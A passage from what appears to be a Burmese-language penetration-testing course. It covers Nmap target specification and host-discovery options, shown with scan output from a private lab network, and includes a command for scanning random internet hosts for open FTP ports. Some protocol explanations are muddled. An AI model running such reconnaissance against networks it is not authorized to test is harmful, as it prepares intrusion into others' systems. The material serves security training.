-----
Domain Name: GOOGLE.COM
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2018-02-21T18:36:40Z
Creation Date: 1997-09-15T04:00:00Z
Registry Expiry Date: 2020-09-14T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2019-08-20T14:46:22Z <<<

For more information on Whois status codes, please visit https://icann.org/epp
```

OK ဒါဆိုရင်တော့ ကျွန်တော်တို့လိုချင်တဲ့ အချက်လက်တွေကို ရပြီဖြစ်ပါတယ် output ကိုလဲ output.txt ထဲမှာထည့်သွင်းပြီးသွားပြီးဖြစ်ပါတယ်။ အဲတော့ output.txt ကို cat command နဲ့ကြည့်လိုလဲရပါတယ်။ အဲဒါကတော့ ကျွန်တော်မဖော်ပြတော့ပါဘူး။

ဒီသင်ခန်းစာမျာတော့ ကျွန်တော်တို့တွေ information gathering အတွက်အရေး ပါတဲ့ Passive ကော့ Active ပါလေ့လာခဲ့ရတာဖြစ်ပါတယ်။ ဒုအပြင် များပြားတဲ့ Tools တွေကိုအသုံးပြုပြီး Information Gathering လုပ်နည်းတွေကိုပါ လေ့လာခဲ့ရတာဖြစ်ပါတယ်။ ဒီသင်ခန်းစာကိုတော့ ဒီလောက်နဲ့ပဲရပ်နားလိုက်ပါ တယ်။ နောက်တစ်ခန်းမှာ ပြန်လည်စုံတွေ့ပါမယ်။

## Chapter-4 Introduction

ဒီအပိုင်းမှာကတော့ Penetration Testing လုပ်မယ်ဆိုရင်လိုအပ်တဲ့ ဒုတိယအဆင့်ပေါ့။ Tools တွေ နည်းလမ်းတွေအများကြီးကို အသုံးပြုပြီး Targets ကို Port Scanning, enumeration နဲ့ vulnerability assessment လုပ်တာတွေကိုလေ့လာရမှာဖြစ်ပါတယ်။

### How to specify a target

Nmap Command ကိုအသုံးပြုရာမှာ ကျွန်တော်တိုက Options တွေကိုမထည့်ပဲနဲ့လဲ အသုံးပြုလို ရပါတယ်။ ဥပမာ -

Nmap 127.0.0.1

Nmap localhost

အထက်ပါ ဥပမာ ကိုကြည့်ရင် ကျွန်တော်တို့ Scan လုပ်ရာမှာ Hostname နဲ့လဲ လုပ်လိုရသိလို IP address နဲ့လဲလုပ်လိုရပါတယ်။ အကယ်၍ Multiple IP Address တွေကို Hostname တစ်ခုမှာပဲ တွဲထားတယ်ဆိုရင် ပထမဌီးဆုံး IP Address ကိုပဲ scanned လုပ်ပြီး result ကိုဖော်ပြပေးမှာဖြစ်ပါတယ်။ အဲလိုမှမဟုတ်ပဲ IP Address တွေအကုန်လုံးကို scan လုပ်ချင်တယ်ဆိုရင် အောက်မှာဖော်ပြထားတဲ့ command ကိုအသုံးပြုလိုရပါတယ်။

Nmap xyz.com\*

Nmap က subnet နဲ့ နောက်ဆုံး IP Address ဒါမှုမဟုတ် Hostname တို့ကိုတွေပြီး သတ်မှတ်ပေးမှသာလျှင် subnet တစ်ခုလုံးကို scan လုပ်တာဖြစ်ပါတယ်။ Nmap က ip တိုင်းကို mask range ကိုကြည့်ပြီးဆုံးဖြတ်ပါတယ်။ ဥပမာပြောရရင် - 10.0.0.1/24 ကို scan လုပ်မယ်ဆိုရင် host ပေါင်း 256 ကို scan လုပ်ရပြီး 10.0.0.1 နဲ့ 10.0.0.255 တို့ပါဝင်မှာဖြစ်ပါတယ်။

Nmap ကနောက်တစ်မျိုးအနေနဲ့ scan လုပ်ချင်တဲ့ address range ကိုသတ်မှတ်ပြီးတော့လဲ scan လုပ်လိုရပါသေးတယ်။ ဥပမာ 10.0.0.2 ကနေ 10.0.0.254 ထိပဲ scan လုပ်ချင်တယ်ဆိုပါစို့

Namp 10.0.0.2-254 ပဲဖြစ်ပါတယ်။

နောက်တစ်ခုကတော့ ကျွန်တော်တို့တွေ scan လုပ်ချင်တဲ့ ip တွေကို text file တစ်ခုနဲ့သိမ်းပြီး အသုံးပြုတာဖြစ်ပါတယ်။ Nmap -iL <FileName> ပဲဖြစ်ပါတယ်။ ကျွန်တော်တို့တွေ ip address အများကြီးကို scan ပြုလုပ်တော့မယ်ဆိုရင် အထက်ဖော်ပြပါအတိုင်းအသုံးပြုတာကတော့ အကောင်းဆုံးနည်းလမ်းတစ်ခုဖြစ်ပါတယ်။ တစ်ကယ်လို့များကျွန်တော်တို့ scan လုပ်ရမှာက မတူညီတဲ့ subnets တွေများပြီး medium-scale ရှိတဲ့အဖွဲ့စည်းဖြစ်ပြီး host ပေါင်း ၁၀.၀၀၀ ကျော်ဆိုရင်တော့

ဒီနည်းလမ်းကအဆင်မပြုနိုင်တော့ပါဘူး။အဲအခါကြရင်တော့အောက်ကနည်းလမ်းအတိုင်းအသုံးပြုရမှာဖြစ်ပါတယ်။

**Nmap -iR <Num hosts>**

Organization အကြီးစားတွေအတွက်ဆိုရင်တော့ random targets တွေကို scan လုပ်ရင်လုပ်မဟုတ်ရင် မသိတဲ့သေးတဲ့ target တွေကိုဖော်ထုတ်တာကအကောင်းဆုံးနည်းလမ်းပဲဖြစ်ပါတယ်။ -iR ကိုအသုံးပြုပြီးတော့ random hosts တွေကိုဖော်ထုတ်တာက အကောင်းဆုံးနည်းလမ်းဖြစ်ပါတယ်။ ဥပမာ အနေနဲ့ပြောရရင် သင်က ftp port ပွင့်နေတဲ့ random host 8 လုံးကို scan ပြုလုပ်မယ်ဆိုရင် အောက်မှာဖော်ပြထားတဲ့အတိုင်းပြုလုပ်ရမှာဖြစ်ပါတယ်။

**Nmap -sS -Pn -p 21 -iR 8 -open ပဲဖြစ်ပါတယ်။**

ဆက်လက်ဖော်ပြပေးသွားမယ် syntax ကတော့ scan လုပ်ရာမှာ server တွေကို ဖယ်ထားခဲ့ချင်တယ်ဆိုရင်သုံးတဲ့ command ဖြစ်ပါတယ်။ အဲလို့ server တွေကိုဖယ်ထားခြင်းအားဖြင့် server အတွက် မလိုအပ်တဲ့ traffic တွေကို ကာကွယ်ရာရောက်ပါတယ်။ command ကတော့

**Nmap -v network --exclude ip\_address**

အဲလို့မှာဟုတ်ပဲ server list ကိုမှတ်ထားပြီး scan လုပ်ရာမှာလဲတဲ့သုံးလို့ရပါသေးတယ်။ အဲ command ကတော့

**Nmap -excludefile <exclude\_file\_name> ပဲဖြစ်ပါတယ်။**ဒါဆိုရင် အပေါ်မှာဖော်ပြခဲ့ပေးတာတွေ ကိုကျွန်ုံးတော်တို့ လက်တွေ့လေးစမ်းကြည့်ကြရအောင်။ Nmap ကိုလဲ Install လုပ်ပြီးပြီလိုကျွန်ုံးတော်ထင်ပါတယ်။

အရင်ဆုံး scan လုပ်မယ် ip address ကို မည်သည့် options မှမသုံးပဲ scan လုပ်ပါမယ်။ အသုံးပြုရမယ့် command ကတော့ nmap ip\_address ပဲဖြစ်ပါတယ်။ အောက်မှာပုံနှင့်တက္က ဖော်ပြပေးထားပါတယ်။

```
C:\Users\HanNiux\Desktop>nmap 172.16.16.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-28 00:45 Pacific Daylight Time
Nmap scan report for 172.16.16.3
Host is up (0.00s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 9.86 seconds

C:\Users\HanNiux\Desktop>
```

နောက်တစ်ခုကတော့ scan လုပ်ချင်တာကို notepad ထဲ save ပြီး scan လုပ်တာဖြစ်ပါတယ်။ ကို scan လုပ်ချင်တဲ့ ip ကို notepad ထဲမှတ်ပြီး ip.txt လို့ save ပါမယ်။ ပြီးရင် ရိုက်ရမယ့် command က nmap -iL ip.txt ပဲဖြစ်ပါတယ်။ အောက်မှာပုံနှင့်တက္ကဖော်ပြထားပါတယ်။

```
C:\Users\HanNiux\Desktop>nmap -iL ip.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-28 00:47 Pacific Daylight Time
Nmap scan report for 172.16.16.3
Host is up (0.0024s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 9.50 seconds

C:\Users\HanNiux\Desktop>
```

OK နောက်ထက်လွှဲလာရမယ့် Lab ကတော့ ကျွန်တော်တို့ Network တစ်ခုကို scan ပြုလုပ်ရာမှာ ကိုယ်ဖယ်ထားချင်တဲ့ ip ကိုဖယ်ထားပြီး scan ပြုလုပ်တာဖြစ်ပါတယ်။ ကျွန်တော့ဆီမှာ 172.16.16.0/24 Network ရှိပါတယ်။ အဲတဲ့ကမ 172.16.16.1 ဆိုတဲ့ Host ကို scan မပြုလုပ်ပဲဖယ်ထားမှာဖြစ်ပါတယ်။ အဲတော့ အသုံးပြုရမယ့် command ကတော့ nmap -v 172.16.16.0/24 --exclude 172.16.16.1 ပဲဖြစ်ပါတယ်။ ပုံလေးကိုဆက်ကြည့်လိုက်ပါ၌ဦး။

```
C:\Windows\system32\cmd.exe
C:\Users\HanNiuX\Desktop>nmap -v 172.16.16.0/24 --exclude 172.16.16.1
Starting Nmap 7.00 ( https://nmap.org ) at 2019-05-28 00:54 Pacific Daylight Time
Initiating ARP Ping Scan at 00:54
Scanning 254 hosts [1 port/host]
Completed ARP Ping Scan at 00:54, 6.39s elapsed (254 total hosts)
Initiating Parallel DNS resolution of 254 hosts. at 00:54
Completed Parallel DNS resolution of 254 hosts. at 00:54, 0.10s elapsed
Nmap scan report for 172.16.16.0 [host down]
Nmap scan report for 172.16.16.2 [host down]
Nmap scan report for 172.16.16.4 [host down]
Nmap scan report for 172.16.16.5 [host down]
Nmap scan report for 172.16.16.6 [host down]
Nmap scan report for 172.16.16.7 [host down]
Nmap scan report for 172.16.16.8 [host down]
Nmap scan report for 172.16.16.9 [host down]
Nmap scan report for 172.16.16.11 [host down]
Nmap scan report for 172.16.16.12 [host down]
Nmap scan report for 172.16.16.13 [host down]
Nmap scan report for 172.16.16.14 [host down]
Nmap scan report for 172.16.16.15 [host down]
Nmap scan report for 172.16.16.16 [host down]
Nmap scan report for 172.16.16.17 [host down]
Nmap scan report for 172.16.16.18 [host down]
Nmap scan report for 172.16.16.19 [host down]
Nmap scan report for 172.16.16.20 [host down]
Nmap scan report for 172.16.16.21 [host down]
Nmap scan report for 172.16.16.22 [host down]
Nmap scan report for 172.16.16.23 [host down]
Nmap scan report for 172.16.16.24 [host down]
Nmap scan report for 172.16.16.25 [host down]
Nmap scan report for 172.16.16.26 [host down]
Nmap scan report for 172.16.16.27 [host down]
Nmap scan report for 172.16.16.28 [host down]

Nmap scan report for 172.16.16.254 [host down]
Nmap scan report for 172.16.16.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 00:54
Completed Parallel DNS resolution of 1 host. at 00:54, 0.06s elapsed
Initiating SYN Stealth Scan at 00:54
Scanning 172.16.16.10 [1000 ports]
Completed SYN Stealth Scan at 00:55, 32.55s elapsed (1000 total ports)
Nmap scan report for 172.16.16.10
Host is up (0.00s latency).
All 1000 scanned ports on 172.16.16.10 are filtered
MAC Address: 00:50:56:F8:64:BD (VMware)

Initiating SYN Stealth Scan at 00:55
Scanning 172.16.16.3 [1000 ports]
Discovered open port 3389/tcp on 172.16.16.3
Discovered open port 139/tcp on 172.16.16.3
Discovered open port 135/tcp on 172.16.16.3
Discovered open port 445/tcp on 172.16.16.3
Discovered open port 5357/tcp on 172.16.16.3
Completed SYN Stealth Scan at 00:55, 2.50s elapsed (1000 total ports)
Nmap scan report for 172.16.16.3
Host is up (0.000012s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 255 IP addresses (2 hosts up) scanned in 55.91 seconds
Raw packets sent: 3509 (146.252KB) | Rcvd: 2008 (84.304KB)
```

ဒီတစ်ခါ exclude ip address ကို notepad ထဲမှာ save ပြီး scan လုပ်ပါမယ်။ အဲတော့ကိုယ်ဖယ်ထားချင်တဲ့ ip address ကို notepad ထဲမှာ save ပါ။ ကျွန်တော်ကတော့ စောနကသုံးခဲ့တဲ့ အတိုင်းပဲဖြန်သုံးပါမယ်။ File Name ကိုတော့ exclude.txt ပဲပေးထားပါတယ်။ Command ကတော့ nmap --172.16.16.0/24 --excludefile exclude.txt ပဲဖြစ်ပါတယ်။

```
C:\Users\HanNiux\Desktop>nmap -v 172.16.16.0/24 --excludefile exclude.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-28 01:02 Pacific Daylight Time
Initiating ARP Ping Scan at 01:02
Scanning 254 hosts [1 port/host]
Completed ARP Ping Scan at 01:02, 5.25s elapsed (254 total hosts)
Initiating Parallel DNS resolution of 254 hosts. at 01:03
Completed Parallel DNS resolution of 254 hosts. at 01:03, 0.06s elapsed
Nmap scan report for 172.16.16.0 [host down]
Nmap scan report for 172.16.16.2 [host down]
Nmap scan report for 172.16.16.4 [host down]
Nmap scan report for 172.16.16.5 [host down]
Nmap scan report for 172.16.16.6 [host down]
Nmap scan report for 172.16.16.7 [host down]
Nmap scan report for 172.16.16.8 [host down]
Nmap scan report for 172.16.16.9 [host down]
Nmap scan report for 172.16.16.11 [host down]
Nmap scan report for 172.16.16.12 [host down]
Nmap scan report for 172.16.16.13 [host down]
Nmap scan report for 172.16.16.14 [host down]
Nmap scan report for 172.16.16.15 [host down]
Nmap scan report for 172.16.16.16 [host down]
Nmap scan report for 172.16.16.17 [host down]
Nmap scan report for 172.16.16.18 [host down]
Nmap scan report for 172.16.16.19 [host down]
Nmap scan report for 172.16.16.20 [host down]
Nmap scan report for 172.16.16.21 [host down]
Nmap scan report for 172.16.16.22 [host down]
```

စောနကအတိုင်းပေါ်လာမှာဖြစ်ပါတယ်။ OK ကျွန်တော် Nmap မှာပါဝင်တဲ့ options အားလုံး အကြောင်းကိုတော့မရှင်းပြတော့ဘူး မိမိဘာသာ nmap --help လို့ရှိကြပြီးဖတ်ကြည့်လို့ရပါတယ်။ ကျွန်တော်ကတော့ အသုံးများပြီး လိုအပ်တာလေးတွေပဲဆက်ရှင်းပြသွားမှာဖြစ်ပါတယ်။

### How to perform host discovery

အခုဆက်လေ့လာရမှာကတော့ Network ပေါ်မှာ Live ဖြစ်နေတဲ့ Hosts တွေကိုရှာဖွေဖော်ထုတ်တဲ့ အကြောင်းဖြစ်ပါတယ်။ အဲလို Live ဖြစ်နေတဲ့ Hosts တွေကိုရှာဖွေရမှာ ICMP ping packet ကိုအသုံးပြုပြီးရှာဖွေရတာဖြစ်ပါတယ်။အကယ်၍ သာ Host ဒါမှမဟုတ် Network က ICMP ကို block လုပ်ထားခဲ့မယ်ဆိုရင် ICMP technique ဟာ Live ဖြစ်နေတဲ့ Host List တွေကိုရှာနိုင်မှာမဟုတ်ပါဘူး။ Host discovery က Network Penetration Test ဒါမှမဟုတ် Vulnerability scan တို့အတွက် အမိကအရေးပါတဲ့ အစိတ်ပိုင်းတစ်ခုဖြစ်ပါတယ်။ Hosts ဒါမှမဟုတ် Network discover ကိုလုပ်တာ သာ အဆင်ပြေရင် ရွှေဆက်သွားမယ် Operation အတွက်တော့ တစ်ဝက်အဆင်ပြေ ပြီဖြစ်ပါတယ်။

Nmap မှာ Live ဖြစ်နေတဲ့ Host တွကိုရှာဖွံ့ဖြိုးအတွက်ဆိုရင် များပြားတဲ့ Options နဲ့ Techniques တွေပါဝင်ပါတယ်။ အကယ်၍ Nmap တွင် မည်သည့် options မှမသုံးပဲ scan လုပ်လျှင် Default အတိုင်း ICMP ကိုအသုံးပြုပြီး Live hosts ကိုရှာဖွံ့ဖြိုးပါတယ်။ အောက်မှာဖော်ပြထားတဲ့ Options တွေကတော့ Nmap နဲ့ Host Discover လုပ်ရာမှာအသုံးပြုတာတွေပဲဖြစ်ပါတယ်။

-sL : ဒီ Option ကတော့ Subnet ထဲမှာရှိနေတဲ့ IP Address List ကိုဖော်ပြပေးတာဖြစ်ပါတယ်။ ပြီးတော့ အဲ IP Address တွေရဲ့ Hostname တွကိုပါဆုံးဖြတ်ပေးပါတယ်။ Hostnames တွေက Attacker, Penetration Tester တွကို Network နဲ့ပတ်သက်ပြီးများစွာအထောက်ကူပြပါတယ်။ အကယ်၍များသင်ဟာ တခြား options တွေနဲ့တွဲမသုံးဘူးဆိုရင်တော့ OS discovery လုပ်သလိုပဲ ဖြစ်နေပါလိမ့်မယ် ဘာဖြစ်လိုလဲဆိုရင် အဲတဲ့မှာပါတဲ့ function တွေဟာ IP Addresses List အတွက်ပဲဖြစ်လိုပါ။

-sn (Ping): ဒီ Option ကိုအသုံးပြုရင်တော့ Nmap ဟာ Host discovery လုပ်နေတဲ့အချိန်မှာ port scan ပြုလုပ်လိမ့်မည်မဟုတ်ပါ။ အဲအစား Live ဖြစ်နေတဲ့ IP addresses တွကိုတော့ရှာ တွေ့မှာဖြစ်ပါတယ်။ ဒီ Option က ICMP echo ကိုအသုံးပြုပြီး Hosts တွကိုရှာဖွံ့ဖြိုးဖော်ထုတ်တာဖြစ်ပါတယ်။ အကယ်၍များ Firewall ကိုအဲဒီ Network ထဲမှာအသုံးပြုထားတယ်ဆိုပါက အလုပ်လုပ်မည်မဟုတ်ပါ။အသုံးပြုရမယ့် Command ကတော့ “Nmap -sn -v 172.16.16.0/24” (ကျွန်ုတ် Network ပါ) Output ကိုအောက်မှာပုံနှိပ်ဖော်ပြပေးထားပါတယ်။

```
C:\Users\HanNiux>nmap -sn -v 172.16.16.0/24
Starting Nmap 7.00 ( https://nmap.org ) at 2019-05-29 23:42 Pacific Daylight Time
Initiating ARP Ping Scan at 23:42
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 23:42, 9.52s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 255 hosts. at 23:42
Completed Parallel DNS resolution of 255 hosts. at 23:42, 0.14s elapsed
Nmap scan report for 172.16.16.0 [host down]
Nmap scan report for 172.16.16.1
Host is up (0.00s latency).
MAC Address: 00:50:56:E1:7F (VMware)
Nmap scan report for 172.16.16.2 [host down]
Nmap scan report for 172.16.16.4 [host down]
Nmap scan report for 172.16.16.5 [host down]
Nmap scan report for 172.16.16.6 [host down]
Nmap scan report for 172.16.16.7 [host down]
Nmap scan report for 172.16.16.8 [host down]
Nmap scan report for 172.16.16.9 [host down]
Nmap scan report for 172.16.16.10
Host is up (0.0079s latency).
MAC Address: 00:50:56:E8:E1:90 (VMware)
Nmap scan report for 172.16.16.11 [host down]
Nmap scan report for 172.16.16.12 [host down]
Nmap scan report for 172.16.16.13 [host down]
Nmap scan report for 172.16.16.14 [host down]
Nmap scan report for 172.16.16.15 [host down]
Nmap scan report for 172.16.16.16 [host down]
```

-Pn (No ping): ယဉ်ကျေမှုအားဖြင့်တော့ Nmap က Port detection, Service detection နဲ့ OS detection Options တို့ကိုအသုံးပြုရာမှာ Live ဖြစ်နေတဲ့ Host တွကိုရှာတွေမှသာ လုပ်ဆောင်နိုင်တာဖြစ်ပါတယ်။ ဒီ Option ကတော့ Network ထဲမှာရှိနေတဲ့ Host List တွကိုရှာဖွံ့ဖြိုးရာမှာ

အသုံးပြနိုင်ပါတယ်။ ဥပမာပြောရရင် - Class C Ip address ကို subnet /28 ကိုအသုံးပြထားတယ် ဆိုပါစို့ အဲအခါ Nmap က hosts 255 လုံးထဲကမှ Live ဖြစ်နေတဲ့ Hosts တွေကိုရှာဖွေပါတယ်။ အဲအခါ Scan လုပ်တာလဲကျယ်ပြန်သလို Traffic တွေအများကြီးလဲ ဖြစ်လာပါတယ်။အသုံးပြုရမယ့် Command ကတော့ “nmap -Pn 172.16.16.0/24” ပဲဖြစ်ပါတယ်။

```
C:\Users\HanNiux>nmap -Pn 172.16.16.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-29 23:47 Pacific Daylight Time
Nmap scan report for 172.16.16.1
Host is up (0.00s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:E1:B1:7F (VMware)

Nmap scan report for 172.16.16.10
Host is up (0.014s latency).
All 1000 scanned ports on 172.16.16.10 are filtered
MAC Address: 00:50:56:E8:E1:90 (VMware)

Nmap scan report for 172.16.16.3
Host is up (0.00013s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi

Nmap done: 256 IP addresses (3 hosts up) scanned in 32.00 seconds
C:\Users\HanNiux>
```

-PS (Port List): ဒီ Option ကတော့ TCP packet အလွတ်ကို SYN flag တစ်ခုနဲ့တွဲသတ်မှတ်ပြီး ပို့ဆောင်တာဖြစ်ပါတယ်။ အဲဒါကိုတော့ SYN Ping Packet လို့ခေါ်ပါတယ်။ ယေဘုယျအားဖြင့် Full TCP connection တစ်ခုဖြစ်လာဖို့ဆိုရင် Host ပေါ်မှာ ACK generate လုပ်ပြီး SYN packet ကိုရရှိတာ ဖြစ်ပါတယ်။ ACK packet ကိုတစ်ကိုမိရရှိတာနဲ့ Nmap Host က SYN/ACK packet ကို Generates လုပ်ပြီး Connection တည်ဆောက်တာဖြစ်ပါတယ်။ အဲအစား Nmap က RST ပို့ပြီးတော့ Flag packet ကို reset လုပ်ပြီး Connection ကို drop လုပ်ကာ ပွင့်နေတဲ့ Port ကိုကြေညာပါတယ်။ အဲနည်းလမ်းက ကျွန်တော်တို့ပွင့်နေတဲ့ Port ကို Connection ကိုအမှန်တစ်ကယ် Create မလုပ်ပဲရှာဖွိုင်ပါတယ်။ဘာကြောင့်လဲဆိုရင် Connection တွေက Network နဲ့ System Levels မှာ Logged တွေအနေနဲ့ကျွန်ရှိနေနိုင်တာကြောင့်ဖြစ်ပါတယ်။ ဒီနည်းလမ်းကို Attacker တွေအများဆုံး အသုံးပြုလေ့ရှုပါတယ်။အလွယ်မှတ်ရရင်တော့ Port တစ်ခုကိုအသုံးပြုပြီး TCP SYN ကိုDiscover လုပ်တာဖြစ်ပါတယ်။

Note: -PS နဲ့ Port Number ကြားမှာ Space ထည့်စရာမလိုပါ။ အဲလိုပဲ Port Range ကိုလဲသတ်မှတ်ပြီး Scan ပြုလုပ်လို့ရပါတယ်။အသုံးပြုရမယ့် command ကတော့ “nmap -PS22 172.16.16.7” ပဲဖြစ်ပါတယ်။

```
C:\Users\HanNiumx>nmap -PS22 172.16.16.7
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-30 02:10 Pacific Daylight Time
Nmap scan report for 172.16.16.7
Host is up (0.00027s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:76:59:D3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 34.78 seconds

C:\Users\HanNiumx>
```

-PA (Port List): SYN scanning နဲ့ဆင်တူပါတယ်။ TCP ACK ping scan လိုလူသိများပါတယ်။ Nmap က TCP packets ကို ACK နဲ့တွဲပြီး Generate လုပ်ပါတယ်။ ACK ဟာအခြားဖြင့်တော့ Connection ပေါ်ကနေ Data transferred လုပ်တာကိုလက်ခံပါတယ်, ဒါပေမယ့် Nmap machine ကနေ Host ကို connection ရှိနေပြီးသားမဖြစ်ရပါဘူး။ အဲအတိုင်း RST Flag-enable packet ကဖြန့်လာပါတယ်။ အဲနည်းလမ်းကိုအသုံးပြုပြီး Nmap ကဘယ် Port တွေပွင့်နေလဲ ဘယ် service တွေအလုပ်လုပ်နေသလဲဆိုတာကို ဆုံးဖြတ်လိုရပါတယ်။သူလဲ -PS လိုပါပဲ Port တစ်ခုခုကို အသုံးပြုပြီးတော့ TCP ACK ကို Discover လုပ်တာပဲဖြစ်ပါတယ်။အသုံးပြုရမယ့် Command ကလဲစောနက အတိုင်းပါပဲ “nmap -PA80 172.16.16.7” ပဲဖြစ်ပါတယ်။

```
C:\Users\HanNiuX>nmap -PA80 172.16.16.7
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-30 02:13 Pacific Daylight Time
Nmap scan report for 172.16.16.7
Host is up (0.011s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:76:59:D3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 28.71 seconds

C:\Users\HanNiuX>
```

-PU (Port List): ဒီနည်းလမ်းကလဲ TCP scans နဲ့နည်းလမ်းတူပါတယ်။ ဒါပေမယ့် UDP ports တွေ အတွက်ဆိုရင်တော့ UDP ping scan ကိုအသုံးပြုပါတယ်။ Service-Specification Ports (DNS & NTP) တွေမှာတစ်ပါး တော်တော်များများ Ports တွေအတွက်တော့ Packet တွေဟာ ဘာမှရှိမနေတက် ပါဘူး။အကယ်၍ DNS ping packet ဟာ ပိတ်ထားတဲ့ Port ကိုရောက်ခဲ့ရင် UDP က ICMP unreachable response ဆိုပြီး Host မှသက်သေပြုသင့်ပါတယ်။ အကယ်၍ အဲဒီ response မရခဲ့ဘူးဆိုရင်တော့ အဲဒါဟာ Port ဟာဖွင့်နေပြီး Service က Port မှာ Running ဖြစ်နေတာကို ဆိုလိုတာဖြစ်ပါတယ်။သူ့ကိုအလွယ်မှတ်ရရင်တော့ UDP ကိုအသုံးပြုပြီး discover လုပ်တယ်လို့မှတ် လိုပါတယ်။အသုံးပြုရမယ့် Command ကတော့ “nmap -PU53 172.16.16.7” ပါ။

```
C:\Users\HanNiux>nmap -PU53 172.16.16.7
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-30 02:22 Pacific Daylight Time
Nmap scan report for 172.16.16.7
Host is up (0.0048s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:76:59:D3 (VMware)
```

-PY (Port List): ဒီ Option ကတော့ INIT data ထဲမှာ SCTP Packet ထည့်သွင်းပြီး Generates ပြုလုပ်တာဖြစ်ပါတယ်။ အဲဒါကဘာကိုဆိုလိုသလဲဆိုရင် ကျွန်တော်တိုက Connection တစ်ခုဖြစ်အောင်တည်ဆောက်တာကိုပြောတာဖြစ်ပါတယ်။ အကယ်၍ Destination Port က Closed ဖြစ်နေတယ်ဆိုရင် ABORT packet ကပြန်လာပါတယ်။ တစ်နည်းအားဖြင့် Connection ကနောက်အဆင့်ဖြစ်တဲ့ Four-Way Handshake အဆင့်ကိုရောကမှသာလျှင် INIT-ACK နဲ့ reply လုပ်ပြီ INIT-ACK ကိုတစ်ခါရရှိမှာဖြစ်ပါတယ်။ Nmap Machine က INIT-ACK ကိုပို့ဆောင်ပြီး Connection လုပ်ရမည့်အစား ပွင့်နေတဲ့ Port ကိုမှတ်ထားလိုက်ပါတယ်။အပေါ်ကအတိုင်း အားလုံးအတူတူပဲမို့မစမ်းပြတော့ပါဘူး။

